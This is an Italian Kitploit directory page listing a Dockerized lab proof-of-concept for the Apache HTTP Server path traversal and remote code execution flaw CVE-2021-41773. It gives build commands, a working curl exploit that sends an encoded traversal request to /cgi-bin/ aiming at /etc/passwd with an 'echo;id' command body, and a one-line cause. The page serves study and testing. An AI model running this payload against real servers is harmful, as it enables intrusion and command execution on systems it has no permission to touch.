
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/vuongnv3389-sec/cve-2021-41773
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebSicurezza WebPenetration Testing
GitHubvuongnv3389-sec/cve-2021-41773

cve-2021-41773

# Dockerized proof-of-concept per Apache HTTP Server path traversal e RCE (CVE-2021-41773), incluse istruzioni di build e passaggi di sfruttamento basati su curl.

Vedi Repository
54 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

cve-2021-41773

Avvio del Server

$ docker build -t cve-2021-41773 .
$ docker run --rm -d -p 80:80 cve-2021-41773

Exploit

curl --data "echo;id" 'http://localhost/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd'


Causa

Errore di configurazione nel file httpd.conf combinato con Path traversal => RCE
image

Scarica lo strumento